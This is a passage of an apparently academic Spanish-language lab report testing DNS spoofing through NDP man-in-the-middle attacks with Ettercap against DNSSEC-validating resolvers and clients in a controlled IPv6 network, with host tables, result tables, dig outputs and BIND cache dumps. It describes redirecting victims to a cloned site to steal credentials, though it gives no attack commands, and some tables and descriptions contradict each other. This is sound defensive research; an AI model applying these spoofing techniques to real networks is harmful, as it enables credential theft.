; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA www.bancodk.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 16094
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;www.bancodk.com.                IN      AAAA

;; Query time: 3926 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Tue Aug 07 10:44:02 -05 2018
;; MSG SIZE  rcvd: 44
```

2.4 POC DE DNS SPOOFING CUANDO LA CADENA DE CONFIANZA DNSSEC ESTÁ FIRMADA Y CUANDO ESTÁ ROTA

2.4.1 DNS Spoofing CUANDO LA CADENA DE CONFIANZA DNSSEC ESTÁ FIRMADA

PoC de DNS Spoofing entre el Servidor Cache Validador y la Gateway de la red CAFÉ cuando el Cliente no validador consulta por el nombre de dominio www.comunicate.com

Descripción de la prueba

La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Servidor Cache Validador y la Gateway de la red CAFÉ.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache con soporte de validación DNSSEC insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

Al efectuar la prueba se determinará si el Servidor Cache con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de la memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece el dominio www.comunicate.com**,** cuando el cliente realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes no realizan el proceso de validación DNSSEC, solamente lo realiza el Servidor Cache recursivo de la organización.

4. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8.

5. **Topología de Red del Ambiente real de Prueba.**




Fig. Topología de Red del Ambiente real de Prueba

6. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - Toda la cadena de confianza DNSSEC está firmada tanto en la red interna CAFÉ (Servidor cache y servidores autoritarios de bancodk), como en la red externa (servidor raíz, com y comunícate.com).
   - El proceso de validación de las respuestas DNS es efectuado únicamente por el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.

- Se realizó un ataque de hombre en el medio entre el Servidor Cache validador y la Gateway de la red CAFE.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente Linux de la red interna CAFÉ, realiza las mismas consultas en dos momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
- El escenario real de pruebas se implementó con la distribución Debian 9.4 con el software DNS BIND versión 9.10.

7. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN v9.4	Servidor cache recursivo -Validador	TARGET	2001:12:7000::cafe:5	08:00:27:F1:2C:A5	enp0s3
DEBIAN v8.8	Router frontera-Gateway red CAFÉ	TARGET	2001:12:7000::cafe:1	f0:4d:a2:db:f2:ce	Eth0
	Cliente DNS Linux	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:15	08:00:27:6A:D6:57	Eth0
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:14	08002756EAB2	Eth0

Tabla. Características de los equipos.


8. Resultados obtenidos de la Prueba:

MITM	DOMINIO	ESTADO	VALIDADORES	CASOS	ENVENENAMIENTO DE CACHE	SUPLANTACION DE DOMINIO	VALIDACION	POC EXITOSO
CACHE-GATEWAY	comunicate.com	F	CACHE	1	NO	SI	NO	SI
				2	NO	NO	SI	NO

Tabla . Resultados obtenidos.

9. Evidencia de las PoC

La prueba se comienza, con la selección de los objetivos por medio de un MITM por NDP, el servidor cache Validador recursivo y la Gateway de la red café.





```
root@validador:/etc/bind# ip -6 neigh show
fe80::a00:27ff:fe27:db30 dev enp0s3 lladdr 08:00:27:27:db:30 router STALE
fe80::a00:27ff:fe56:eab2 dev enp0s3 lladdr 08:00:27:56:ea:b2 REACHABLE
2001:12:7000::cafe:1 dev enp0s3 lladdr 08:00:27:56:ea:b2 router REACHABLE
2001:12:7000::cafe:15 dev enp0s3 lladdr 08:00:27:85:19:85 STALE
fe80::a00:27ff:fe85:1985 dev enp0s3 lladdr 08:00:27:85:19:85 STALE
2001:12:7000::cafe:14 dev enp0s3 lladdr 08:00:27:56:ea:b2 REACHABLE
```

Una vez que el cliente realiza una consulta al dominio firmado www.comunicate.com, ya sea desde la consola o desde el navegador web, se observa que la respuesta DNS ha sido suplantada por la dirección Ipv6 del atacante:

```
root@cliente-VirtualBox:~# dig AAAA comunicate.com +dnssec

; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3143
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;comunicate.com.                        IN      AAAA

;; ANSWER SECTION:
comunicate.com.         3600    IN      AAAA    2001:12:7000::cafe:14

;; Query time: 2 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Fri Aug 17 18:27:27 -05 2018
;; MSG SIZE  rcvd: 60
```

En este caso el atacante ha suplantado la identidad del dominio www.comunicate.com redirigiendo a la victima ha un sitio web falso clonado por el para robar sus credenciales:

Los resultados se aprecian mejor con la captura de wireshark:



Desde el punto de vista del servidor caché, se aprecia que al realizar la prueba de concepto este NO se envenena, debido a que el atacante afecto de manera directa al cliente, sin necesidad de envenenar la memoria cache del servidor como se muestra en la figura.

```
root@validador:/var/cache/bind# cat named_dump.db | grep comunicate.com
comunicate.com.         601698  NS      dns1.comunicate.com.
                                        20180915193329 20180816193329 1510 comunicate.com.
                                        20180915193329 20180816193329 4644 comunicate.com.
dns1.comunicate.com.    7698    \-A     ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com. 2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; RKC4TKSP4R62SG9TNUC8E1DK39FT3LQP.comunicate.com. RRSIG NSEC3 ...
; RKC4TKSP4R62SG9TNUC8E1DK39FT3LQP.comunicate.com. NSEC3 1 1 20 28003F024005BACA IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR AAAA RRSIG
www.comunicate.com.     7698    \-DS    ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com. 2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3 ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20 28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA RRSIG
; dns1.comunicate.com [v4 TTL 7698] [v4 nxrrset] [v6 unexpected]
```

PoC de DNS Spoofing entre el Cliente Validador y la Gateway de la red CAFÉ cuando el Cliente validador consulta por el nombre de dominio www.networks.com

1. **Descripción de la prueba**

La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Cliente Validador y la Gateway de la red CAFÉ.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.networks.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria Caché del cliente con soporte de validación DNSSEC, insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.networks.com.

Al efectuar la prueba se determinará si el Cliente con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de su memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien es el Servidor Autoritario legítimo al que pertenece el dominio www.networks.com**,** cuando el cliente realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes no realizan el proceso de validación DNSSEC, solamente lo realiza el Servidor Cache recursivo de la organización.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8.
3. **Topología de Red del Ambiente real de Prueba.**




Fig. Topología de Red del Ambiente real de Prueba

4. Ambiente de la prueba:

La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

- Toda la cadena de confianza DNSSEC está firmada tanto en la red interna CAFÉ (Servidor cache y servidores autoritarios de bancodk), como en la red externa (servidor raíz, com y comunícate.com).
- El proceso de validación de las respuestas DNS es efectuado únicamente por el Cliente de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
- Se realizó un ataque de hombre en el medio entre el Servidor Cliente validador y la Gateway de la red CAFE.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.

- El cliente Linux de la red interna CAFÉ, realiza las mismas consultas en dos momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.networks.com.
- El escenario real de pruebas se implementó con la distribución Debian 9.4 con el software DNS BIND versión 9.10.

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN v9.4	Cliente -Validador	TARGET	2001:12:7000::cafe:25	08:00:85:DB:30	Eth0
DEBIAN v8.8	Router frontera-Gateway red CAFÉ	TARGET	2001:12:7000::cafe:1	f0:4d:a2:db:f2:ce	Eth0
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:14	08002756EAB2	Eth0

Tabla. Características de los equipos.

6. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.netwworks.com	CACHE-GATEWAY	NF	SI	SI	NO	NO	NO	SI

Tabla . Resultados obtenidos.

7. Evidencia de las PoC


La prueba se comienza, con la selección de los objetivos por medio de un MITM por NDP, el servidor cache Validador recursivo y la Gateway de la red café.

Una vez ejecutada la PoC, cuando el cliente hace una consulta DNSSEC preguntando por el dominio networks.com, se observa que ha sido suplantado el por la ipv6 del atacante:

```
root@Cliente-validador:~# dig aaaa www.networks.com +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> aaaa www.networks.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8664
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;www.networks.com.      IN AAAA

;; ANSWER SECTION:
www.networks.com.       3585 IN AAAA 2001:12:7000::cafe:14

;; AUTHORITY SECTION:
com.                    604785 IN NS a.gtld-servers.net.com.

;; ADDITIONAL SECTION:
a.gtld-servers.net.com. 604785 IN AAAA 2001:503:3f::beca:2

;; Query time: 3 msec
;; SERVER: 2001:12:7000::cafe:25#53(2001:12:7000::cafe:25)
;; WHEN: Sun Sep 02 11:41:19 -05 2018
;; MSG SIZE  rcvd: 134
```

De esta manera, a pesar de que el cliente tenga soporte de validación DNSSEC y que la cadena de confianza este firmada hasta el dominio superior COM, el cliente es vulnerable frente a la PoC de DNS Spoofing, debido a que no validará la respuesta de un dominio que no este firmado dentro de la cadena, es decir este acepta los datos de la respuesta que le entregue el atacante como si fuera una respuesta DNS normal, sin brindar autenticación del origen ni integridad de los datos.

Archivo dumpdb cliente envenenado



2.4.2 DNS Spoofing CUANDO LA CADENA DE CONFIANZA DNSSEC ESTÁ ROTA

PoC de DNS Spoofing, realizada desde la red Externa BACA, cuando el Cliente no validador consulta al servidor DNS cache validador por el nombre de dominio www.comunicate.com, desde la red interna CAFÉ.

1. **Descripción de la prueba**

   La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Servidor autoritario del dominio comunicate.com y la Gateway de la red BACA.

   En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.comunicate.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache con soporte de validación DNSSEC insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.comunicate.com.

   Al efectuar la prueba se determinará si el Servidor Cache con soporte de validación DNSSEC, es o no es vulnerable al envenenamiento de la memoria cache, si valida o no valida la autenticidad de la respuesta DNS sobre quien

es el Servidor Autoritario legítimo al que pertenece el dominio www.comunicate.com**,** cuando el cliente realice una consulta a ese sitio, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los clientes no realizan el proceso de validación DNSSEC, solamente lo realiza el Servidor Cache recursivo de la organización.

2 Herramienta: Para la realización de la prueba se utilizó **Ettercap**, v2.8.

3. Ambiente de la prueba:

La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

- Toda la cadena de confianza DNSSEC está firmada tanto en la red interna CAFÉ (Servidor cache y servidores autoritarios de bancodk), como en la red externa (servidor raíz, com y comunícate.com).
- El proceso de validación de las respuestas DNS es efectuado únicamente por el Servidor Cache recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.
- Se realizó un ataque de hombre en el medio entre el Servidor Cache validador y la Gateway de la red CAFE.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente Linux de la red interna CAFÉ, realiza las mismas consultas en dos momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.comunicate.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

4. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor Autoritario del dominio comunicate.com	TARGET	2800:3f0:4005:403::BACA:2	08:00:27:82:3F:99	enp0s3
DEBIAN	Router -Gateway red BACA	TARGET	2800:3F0:4005:403::BACA:1	f0:4d:a2:db:f2:ce	enp0s3
	Cliente DNS	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:28	08:00:27:6A:D6:57	enp0s3
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:37	08:00:27:48:09:19	Eth0

Tabla N°. Características de los equipos.

5. Resultados obtenidos de la Prueba:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	GATEWAY RED BACA - COMUNICATE.COM	CACHE	SI	NO	SI	NO	SI
coomunicate.com	NF-I	GATEWAY RED BACA - COMUNICATE.COM	CACHE	SI	NO	SI	NO	SI


Tabla N°. Características de los equipos.

6. Evidencia de la PoC

Ejecución de la PoC desde el kali

Evidencia de la prueba de concepto y de los resultados obtenidos

Selección de los objetivos y ejecución de MITM y DNS Spoofing los cuales se encuentran en la red BECA.



Consultas

El cliente realiza consultas DNS al servidor caché recursivo validador, por los dominios www.comunicate.com y coomunicate.com, el atacante envia una respuesta falsa al cliente de la red CAFÉ desde la red BACA, donde se ecuentra el atancate como el servidor aurotirario del dominio comunicate.com, de esta manera se obtiene que la PoC es exitosa.

Consulta dominio www.comunciate.com

```
root@CLIENTE:~# dig AAAA www.comunicate.com +dnssec

; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> AAAA www.comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31140
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.comunicate.com.            IN      AAAA

;; ANSWER SECTION:
www.comunicate.com.     3600    IN      AAAA    2800:3f0:4005:403::baca:37

;; Query time: 24 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Wed Sep 05 14:05:17 -05 2018
;; MSG SIZE  rcvd: 64
```

Consulta dominio coomunciate.com

```
root@CLIENTE:~# dig AAAA coomunicate.com +dnssec

; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> AAAA coomunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33475
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;coomunicate.com.               IN      AAAA

;; ANSWER SECTION:
coomunicate.com.        3600    IN      AAAA    2800:3f0:4005:403::baca:37

;; Query time: 12 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Wed Sep 05 14:05:30 -05 2018
;; MSG SIZE  rcvd: 61
```

Vista desde el cache

Memoria Cache Para Revisar Envenenamiento del Cache

Se revisa la memoria cache del cliente validador, para observar los datos almacenados en esta ante las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a la consulta realizada

```
root@validador:/var/cache/bind# cat named_dump.db  | grep comunicate.com
comunicate.com.         604739  NS      dns1.comunicate.com.
                                        20180915183922 20180816183922 1510 comunicate.com.
                                        20180915183922 20180816183922 4644 comunicate.com.
dns1.comunicate.com.    10747   \-A     ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com. 2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; RKC4TKSP4R62SG9TNUC8E1DK39FT3LQP.comunicate.com. RRSIG NSEC3 ...
; RKC4TKSP4R62SG9TNUC8E1DK39FT3LQP.comunicate.com. NSEC3 1 1 20 28003F024005BACA IRN9INC7NP4R0PR2OMDVGFLNFMB8O
POR AAAA RRSIG
www.comunicate.com.     10740   \-DS    ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com. 2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3 ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20 28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1J
AKF AAAA RRSIG
; dns1.comunicate.com [v4 TTL 10747] [v4 nxrrset] [v6 unexpected]
root@validador:/var/cache/bind# cat named_dump.db  | grep coomunicate.com
coomunicate.com.        10753   \-ANY   ;-$NXDOMAIN
```

Se realiza un recorrido por la memoria cache del servidor DNS cache validador para verificar la información generada por las consultas que se almacena en el servidor cache, como se puede observar el servidor cache no se envenena.

```
; pending-answer
dns1.comunicate.com.  10747\-A   ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com.
2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; RKC4TKSP4R62SG9TNUC8E1DK39FT3LQP.comunicate.com. RRSIG NSEC3
...
; RKC4TKSP4R62SG9TNUC8E1DK39FT3LQP.comunicate.com. NSEC3 1 1 20
28003F024005BACA IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR AAAA RRSIG
; glue
                604739     AAAA 2800:3f0:4005:403::baca:2
; secure
www.comunicate.com.   10740\-DS  ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com.
2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3
...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20
28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA RRSIG
; secure
coomunicate.com.10753\-ANY;-$NXDOMAIN
; com. SOA a.gtld-servers.net. admin.com. 2 604800 864000 2419200
604800
```

Almacena de manera correcta la dirección IPv6 del domino www.comunicate.com y determina que el dominio coomuicate.com no existe

PoC de DNS Spoofing entre el Servidor Cache Validador y la Gateway de la red CAFÉ cuando el Cliente validador consulta por el nombre de dominio www.comunicate.com

1. **Descripción de la prueba**

   La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con toda la cadena de confianza de la red externa e interna firmadas con DNSSEC, mediante un ataque de HOMBRE EN EL MEDIO con NDP spoofing entre el Servidor Cache Validador y la Gateway de la red CAFÉ.

